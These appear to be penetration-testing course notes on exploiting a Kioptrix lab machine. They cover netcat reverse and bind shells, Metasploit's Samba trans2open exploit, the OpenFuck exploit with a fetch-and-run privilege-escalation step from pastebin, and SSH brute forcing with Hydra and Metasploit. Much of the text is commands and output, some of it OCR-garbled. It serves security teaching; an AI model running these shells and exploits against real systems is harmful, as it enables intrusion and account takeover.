
Exploitation Basics

Reverse Shells vs Bind Shells

Hacking with Netcat part 2: Bind and reverse shells

Reverse Shell

The most common shell we will see is a Reverse Shell. This one we would need to open ports to the machine to listen on if doing an external assessment. A reverse shell means a victim connects to us.



We're listening on our machine for a connection.

The diagam shows netcat or nc listening, verbose, on port (-lvp) 4444:

```
nc -lvp (port)
```


On the target machine, it's going to run netcat and connect to us on port 4444

```
nc (ip) (port) -e /bin/sh
```

-e means execute, and the /bin/sh is for linux machines, if it were windows, it would be cmd.exe

Bind Shell

We open a port on the target machine, then connect it.



while on the target machine it will be

```
nc -lvp (port) -e /bin/sh
```

again, —e means execute, and the /bin/sh is for linux machines, if it were windows, it would be cmd.exe


Reverse Shell Demo

The top terminal is the attacker, the bottom is the victim.







We have our connection and can run whatever commands we want




Bind Shell Demo

Again, the top terminal is the attacker and the bottom is the victim.





We have our connection and can run whatever commands we want



Staged vs Non-staged payloads

A payload is what we run as an exploit. There's multiple types of payloads, metasploit alone has 600+ types of payloads. If one payload doesn't work, try another one. There isn't a golden payload that works everytime.

Staged

- · Send payload in stages
- · Can be less stable
- Metasploit Example: windows/meterpreter/reverse tcp

Notice the / between and reverse_tcp indicating a staged payload. In this case meterpreter is the first stage and reverse tcp is the second stage.

Non-staged

- Send explit shellcode at once
- · Larger in side, won't alays work

• Metasploit example: windows/meterpreter reverse tcp

Gaining root with Metasploit

We're going to attack SMB, we looked previously and found samba 2.2 on our Kioptrix target.

```
—(kali⊕kali)-[~]
—$ searchsploit samba 2.2
  Exploit Title
                                                                                                                                                                                                                                                                                                                                                                                                  Path
                            0.x/2.2 - Arbitrary File Creation
2.0 < 2.7.8 (OSX) - trans2open Overflow (Metasploit)
2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)
2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)
2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation
2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)
2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)
3.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)
3.9 (Calaric SONG) - 'trans2open' Remote Overflow (Metasploit)
                                                                                                                                                                                                                                                                                                                                                                                              unix/remote/20968.txt
osx/remote/9924.rb
                                                                                                                                                                                                                                                                                                                                                                                                linux/remote/16321.rb
                                                                                                                                                                                                                                                                                                                                                                                              bsd_x86/remote/16880.rb
linux/local/23674.txt
                                                                                                                                                                                                                                                                                                                                                                                              linux_x86/remote/16861.rb
osx_ppc/remote/16876.rb
                            2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)
2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)
2.8 - Brute Force Method Remote Command Execution
2.x - 'call_trans2open' Remote Buffer Overflow (1)
2.x - 'call_trans2open' Remote Buffer Overflow (2)
2.x - 'call_trans2open' Remote Buffer Overflow (3)
2.x - 'call_trans2open' Remote Buffer Overflow (4)
2.x - 'trans2open' Remote Buffer Overflow (4)
2.x - 'nttrans' Remote Overflow (Metasploit)
                                                                                                                                                                                                                                                                                                                                                                                              solaris_sparc/remote/16330.rb
linux/remote/55.c
unix/remote/22468.c
                                                                                                                                                                                                                                                                                                                                                                                              unix/remote/22469.c
unix/remote/22470.c
                                                                                                                                                                                                                                                                                                                                                                                              unix/remote/22470.txt
linux/remote/9936.rb
unix/remote/22356.c
linux/remote/7.pl
multiple/remote/10.c
                            2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow
2.x - Remote Buffer Overflow
2.x - Remote Buffer Overflow
2.2.8 (Linux/BSD) - Remote Code Execution
                   < 3.0.20 - Remote Heap Overflow
< 3.6.2 (x86) - Denial of Service (PoC)
                                                                                                                                                                                                                                                                                                                                                                                               linux/remote/7701.txt
linux_x86/dos/36741.py
Shellcodes: No Results
```

We see trans2open show up a lot. So we're going to try it. Load up metasploit with msfconsole. We can load it up with out the motd or art with msfconsole -q

```
(kali⊛kali)-[~]
 -$ msfconsole
      dBBBBBBb dBBBP dBBBBBb dBBBBBb
          dB'
                                   BBP
                       dBP
                               dBP BB
   dB'dB'dB' dBP
  dB'dB'dB' dBBBBP
                     dBP
                             dBBBBBBB
                                                            dbbbbb dbb dbbbbbbb
                                             dBBBBBb dBP
                                                            dB'.BP
                                             dBBBB' dBP
                                            dBP
                                                   dBP
                                                                        dBP
                           To boldly go where no
                            shell has gone before
       =[ metasploit v6.3.31-dev
      -=[ 2346 exploits - 1220 auxiliary - 413 post
    --=[ 1387 payloads - 46 encoders - 11 nops
     --=[ 9 evasion
Metasploit tip: Use the analyze command to suggest
runnable modules for hosts
Metasploit Documentation: https://docs.metasploit.com/
<u>msf6</u> > _
```

Searching for trans2open within metasploit shows 4 different options, but with OS's. We know our target machine was running Redhat linux. So we will use option 1.

```
<u>nsf6</u> > search trans2open
Matching Modules
                                                Disclosure Date Rank
                                                                           Check Description
   # Name
                                                                                               rans2open Overflow (*BSD x86)
rans2open Overflow (Linux x86)
rans2open Overflow (Mac OS X PPC)
rans2open Overflow (Solaris SPARC)
   0 exploit/freebsd/samba/trans2open
1 exploit/linux/samba/trans2open
                                               2003-04-07
                                                                                     Samba
                                                2003-04-07
                                                                            No
                                                                                     Samba
                                                                                     Samba
       exploit/osx/samba/tra
                                                2003-04-07
       exploit/solaris/samba/trans2open
                                               2003-04-07
                                                                            No
                                                                                     Samba
Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open
msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
<u>msf6</u> exploit(
Module options (exploit/linux/samba/trans2open):
            Current Setting Required Description
   Name
                                             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
   RHOSTS
   RPORT
                                 ves
Payload options (linux/x86/meterpreter/reverse_tcp):
   Name Current Setting Required Description
   LHOST 192.168.135.133 yes
LPORT 4444 yes
                                       The listen address (an interface may be specified)
The listen port
Exploit target:
   Id Name
   0 Samba 2.2.x - Bruteforce
View the full module info with the info, or info -d command.
msf6 exploit(linux)
```


Looking at the options, all we need to do is ser the remote host(RHOSTS). Set the rhost with set rhosts (ip), in this case, the IP of our Kioptrix machine.

```
n) > set rhosts 192.168.135.134
msf6 exploit(linux/samba/t
rhosts ⇒ 192.168.135.134
msf6 exploit(
Module options (exploit/linux/samba/trans2open):
           Current Setting Required Description
   Name
                                        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
   RHOSTS 192.168.135.134 yes
Payload options (linux/x86/meterpreter/reverse_tcp):
   Name Current Setting Required Description
   LHOST 192.168.135.133 yes
LPORT 4444 yes
                                        The listen address (an interface may be specified) The listen port
Exploit target:
   Id Name
   0 Samba 2.2.x - Bruteforce
View the full module info with the info, or info -d command.
msf6 exploit(linux/samba/trans2open) >
```

Now we type either run or exploit to run the payload on the target. It will open/close shells, so ctrl+c to stop the exploit.

```
msf6 exploit(linux/samba
                                   n) > exploit
Started reverse TCP handler on 192.168.135.133:4444
[*] 192.168.135.134:139 - Trying return address 0xbffffdfc...
   192.168.135.134:139 - Trying return address 0xbffffcfc ...
   192.168.135.134:139 - Trying return address 0×bffffbfc...
   192.168.135.134:139 - Trying return address 0×bffffafc...
[*] Sending stage (1017704 bytes) to 192.168.135.134
[*] 192.168.135.134 - Meterpreter session 1 closed. Reason: Died
    Meterpreter session 1 is not valid and will be closed
[*] 192.168.135.134:139 - Trying return address 0xbffff9fc...
[*] Sending stage (1017704 bytes) to 192.168.135.134
[*] 192.168.135.134 - Meterpreter session 2 closed.
[*] 192.168.135.134:139 - Trying return address 0xbffff8fc...
[*] Sending stage (1017704 bytes) to 192.168.135.134
[*] 192.168.135.134 - Meterpreter session 3 closed.
                                                     Reason: Died
[*] 192.168.135.134:139 - Trying return address 0xbffff7fc...
[*] Sending stage (1017704 bytes) to 192.168.135.134
[*] 192.168.135.134 - Meterpreter session 4 closed.
                                                     Reason: Died
    Meterpreter session 4 is not valid and will be closed
   192.168.135.134:139 - Trying return address 0×bffff6fc...
[*] 192.168.135.134:139 - Trying return address 0xbffff5fc...
[*] 192.168.135.134:139 - Trying return address 0xbffff4fc...
[*] 192.168.135.134:139 - Trying return address 0×bffff3fc...
[*] 192.168.135.134:139 - Trying return address 0xbffff2fc...
     192.168.135.134:139 - Exploit failed [user-interrupt]: Interrupt
   exploit: Interrupted
msf6 exploit(
   Meterpreter session 2 is not valid and will be closed
    Meterpreter session 3 is not valid and will be closed
msf6 exploit(linux/
```


This is happening because its trying brute force attacks, it finds one that works and sends the stage, it opens the meterpretere session, then it closed because it died. So if we look at our options again, we see it's running a staged payload.



Let's try a non-staged. Since it's a linux machine we will see what linux options there are.

```
n) > set payload linux/x86/
msf6 exploit(
set payload linux/x86/adduser
                                                      set payload linux/x86/shell/bind_ipv6_tcp
set payload linux/x86/chmod
                                                      set payload linux/x86/shell/bind_ipv6_tcp_uuid
set payload linux/x86/exec
                                                      set payload linux/x86/shell/bind_nonx_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp
                                                       set payload linux/x86/shell/bind_tcp
                                                      set payload linux/x86/shell/bind_tcp_uuid
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp
                                                      set payload linux/x86/shell/reverse_ipv6_tcp
set payload linux/x86/meterpreter/bind_tcp
                                                      set payload linux/x86/shell/reverse_nonx_tcp
set payload linux/x86/meterpreter/bind_tcp_uuid
                                                      set payload linux/x86/shell/reverse_tcp
set payload linux/x86/meterpreter/reverse_ipv6_tcp
                                                      set payload linux/x86/shell/reverse_tcp_uuid
                                                      set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/meterpreter/reverse_nonx_tcp
set payload linux/x86/meterpreter/reverse_tcp
                                                      set payload linux/x86/shell_bind_tcp
set payload linux/x86/meterpreter/reverse_tcp_uuid
                                                      set payload linux/x86/shell_bind_tcp_random_port
set payload linux/x86/metsvc_bind_tcp
                                                      set payload linux/x86/shell_reverse_tcp
set payload linux/x86/metsvc_reverse_tcp
                                                      set payload linux/x86/shell_reverse_tcp_ipv6
set payload linux/x86/read_file
                                 en) > set payload linux/x86/_
<u>msf6</u> exploit(
```

Let's try the linux/x86/shell reverse top payload. Then run it.



After a few attempts, we will have our session, and can try a few commands.

```
) > exploit
msf6 exploit(
    Started reverse TCP handler on 192.168.135.133:4444
[*] 192.168.135.134:139 - Trying return address 0×bffffdfc...
[*] 192.168.135.134:139 - Trying return address 0×bffffcfc...
    192.168.135.134:139 - Trying return address 0×bffffbfc ...
[*] 192.168.135.134:139 - Trying return address 0×bffffafc...
[*] 192.168.135.134:139 - Trying return address 0×bffff9fc...
   192.168.135.134:139 - Trying return address 0×bffff8fc...
[*1
[*] 192.168.135.134:139 - Trying return address 0×bffff7fc...
   192.168.135.134:139 - Trying return address 0×bffff6fc...
[*] Command shell session 5 opened (192.168.135.133:4444 → 192.168.135.134:32773) at 2023-10-11 12:30:18 -0400
[*] Command shell session 6 opened (192.168.135.133:4444 → 192.168.135.134:32774) at 2023-10-11 12:30:19 -0400
   Command shell session 7 opened (192.168.135.133:4444 → 192.168.135.134:32775) at 2023-10-11 12:30:20 -0400
[*] Command shell session 8 opened (192.168.135.133:4444 → 192.168.135.134:32776) at 2023-10-11 12:30:22 -0400
whoami
root
hostname
kioptrix.level1
```

Manual Exploitation

We got root with Metasploit, but now going to try though another method. We will use <u>OpenLuck</u>. There is a version out on Exploitdb BUT the one on the github is fixed and more up to date.

We will follow the instructions on the site.

```
git clone https://github.com/heltonWernik/OpenFuck.git
apt-get install libssl-dev
gcc -o OpenFuck OpenFuck.c -lcrypto
```

Now we run OpenFuck against the target, but we need to see which offset box to use, which the offset. We should know which offset to use from our enumeration. 0x6b is what we use since we seen our machine using apache-1.3.20.

```
./OpenFuck (offset) (ip) -c (connections)
```

```
-(kali®kali)-[~/kioptrix/OpenFuck]
—$ ./OpenFuck 0×6b 192.168.135.134 -c 40
*************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
**************************
             with code of Spabam - LSD-pl - SolarEclipse - CORE *
* by SPABAM
* #hackarena irc.brasnet.org
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*************************
Connection ... 40 of 40
Establishing SSL connection
cipher: 0×4043808c
                  ciphers: 0×80f8050
Ready to send shellcode
Spawning shell ...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--13:54:55-- https://pastebin.com/raw/C7v25Xr9
          ⇒ `ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
   0K ...
                                                        a 3.84 MB/s
13:54:56 (3.84 MB/s) - `ptrace-kmod.c' saved [4026]
ptrace-kmod.c:183:1: warning: no newline at end of file
[+] Attached to 6240
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0×4001189d
[+] Now wait for suid shell...
```

Mine is not showing as much detail as his did in the video but after a minute or so and we can try entering commands.

```
ptrace-kmod.c:183:1: warning: no newline at end of file
[+] Attached to 6240
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0×4001189d
[+] Now wait for suid shell...
whoami
root
hostname
kioptrix.level1
—
```

Brute Force Attacks

If we see SSH on an engagement, we can try defauly creds or a weak password to test password strength. We will use hydra with the unix passwords.txt file.

```
hydra -l (root) -P (path/to/wordlist) ssh://(ip):(port) -t (number of threads) -V
```

```
(kali® kali)-[~]
$ hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://192.168.135.134:22 -t 4 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpose
s (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-11 14:04:06
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1009 login tries (l:1/p:1009), ~253 tries per task
[DATA] attacking ssh://192.168.135.134:22/
[ATTEMPT] target 192.168.135.134 - login "root" - pass "admin" - 1 of 1009 [child 0] (0/0)
[ATTEMPT] target 192.168.135.134 - login "root" - pass "123456" - 2 of 1009 [child 1] (0/0)
[ATTEMPT] target 192.168.135.134 - login "root" - pass "123456" - 3 of 1009 [child 2] (0/0)
[ATTEMPT] target 192.168.135.134 - login "root" - pass "123456789" - 4 of 1009 [child 3] (0/0)
```

Useing metasploit

Start metasploit and use search for ssh payloads.

We will use module [auxiliary/scanner/ssh/ssh_login], then see the options on what to choose from, while setting the rhosts to the target machine, set the username we are targeting, and the

password file.

```
<u>msf6</u> > use auxiliary/scanner/ssh/ssh_login
<u>msf6</u> auxiliary(scanner/ssh/ssh_login) > op
   Module options (auxiliary/scanner/ssh/ssh_login):
                                                                                                                    Current Setting Required Description
                                                                                                                                                                                                                                                                              Try blank passwords for all users
How fast to bruteforce, from 0 to 5
Try each user/password couple stored in the current database
Add all passwords in the current database to the list
Add all users in the current database to the list
Skip existing credentials stored in the current database (Accepted: none, user, userFrealm)
A specific password to authenticate with
File containing passwords, one per line
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port
Stop guessing when a credential works for a host
The number of concurrent threads (max one per host)
A specific username to authenticate as
File containing users and passwords separated by space, one pair per line
Try the username as the password for all users
File containing usernames, one per line
Whether to print output for all attempts
               BLANK_PASSWORDS
BRUTEFORCE_SPEED
DB_ALL_CREDS
DB_ALL_PASS
DB_ALL_USERS
DB_SKIP_EXISTING
PASSWORD
                                                                                                               false
5
false
false
                                                                                                                                                                                                                        yes
no
no
                                                                                                                                                                                                                        no
no
no
                                                                                                                      false
                  PASSWORD
                                                                                                                                                                                                                      yes
                 RHOSTS
                RPORT
STOP_ON_SUCCESS
                                                                                                                    22
false
                                                                                                                                                                                                                         yes
                THREADS
USERNAME
                                                                                                                                                                                                                         yes
no
                USERPASS FILE
                                                                                                                                                                                                                         no
                USER_AS_PASS
USER_FILE
                                                                                                                       false
 View the full module info with the info, or info -d command.
                                                                                                                                                                                                              i) > set rhosts 192.168.135.134
rhosts ⇒ 192.168.135.134

msf6 auxiliary(scanner/ssh/ssh
 username ⇒ root
  username ⇒ root
username ⇒ root
username ⇒ root
username ⇒ root
username ⇒ root
username ⇒ root
username ⇒ root
username ⇒ root
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username ⇒ ro
     n<u>sf6</u> auxiliary(
```

Verify all is set with options again




We can set verbose to true se we can see it going and run it.

```
msf6 auxiliary(scanner/ssk/ssh_login) > set verbose true
verbose ⇒ true
msf6 auxiliary(scanner/ssk/ssh_login) > exploit

[*] 192.168.135.134:22 - Starting bruteforce
[-] 192.168.135.134:22 - Failed: 'root:admin'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.135.134:22 - Failed: 'root:123456'
[-] 192.168.135.134:22 - Failed: 'root:12345'
```

This won't crack the hash as it is not in there, but this demonstrates the way to go about it.


Credential Stuffing and Password Spraying




https://site.com/login

Credential stuffing is when we have leaked credentials and try to login with them. This is a "spray and pray" method.


Install Foxy Proxy Standard on Firefox and set it up.




Add a new proxy




Modify the settings and save




Turn it on and open Burpsuite with all defaults.




Go to your website and go to the sign in page, then turn intercept on.



